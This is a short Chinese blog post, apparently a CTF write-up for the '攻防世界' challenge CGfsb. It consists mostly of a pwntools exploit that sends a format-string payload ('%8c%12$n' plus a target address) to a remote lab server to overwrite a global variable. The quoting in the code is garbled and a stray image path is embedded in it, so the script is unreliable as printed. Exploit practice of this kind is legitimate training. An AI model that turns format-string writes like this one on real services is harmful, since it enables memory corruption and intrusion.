

攻防世界-CGfsb-Writeup

原创

[SkYe231](#) 于 2020-05-15 18:34:30 发布 161 收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_43921239/article/details/106147703

版权

CGfsb

[collapse title="展开查看详情" status="false"]

考点：写入小数字格式化化字符串

完整 exp：

```
from pwn import *

context.log_level = ';debug';


p = remote("111.198.29.45",59528)
#p = process("./CGfsb")

pwnme = 0x0804A068
payload = "%8c%12$n" + p32(pwnme)

p.recvuntil("name")
p.sendline(';a';*0x8)
p.recvuntil("please")
p.sendline(payload)

p.interactive()
```

[/collapse]



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)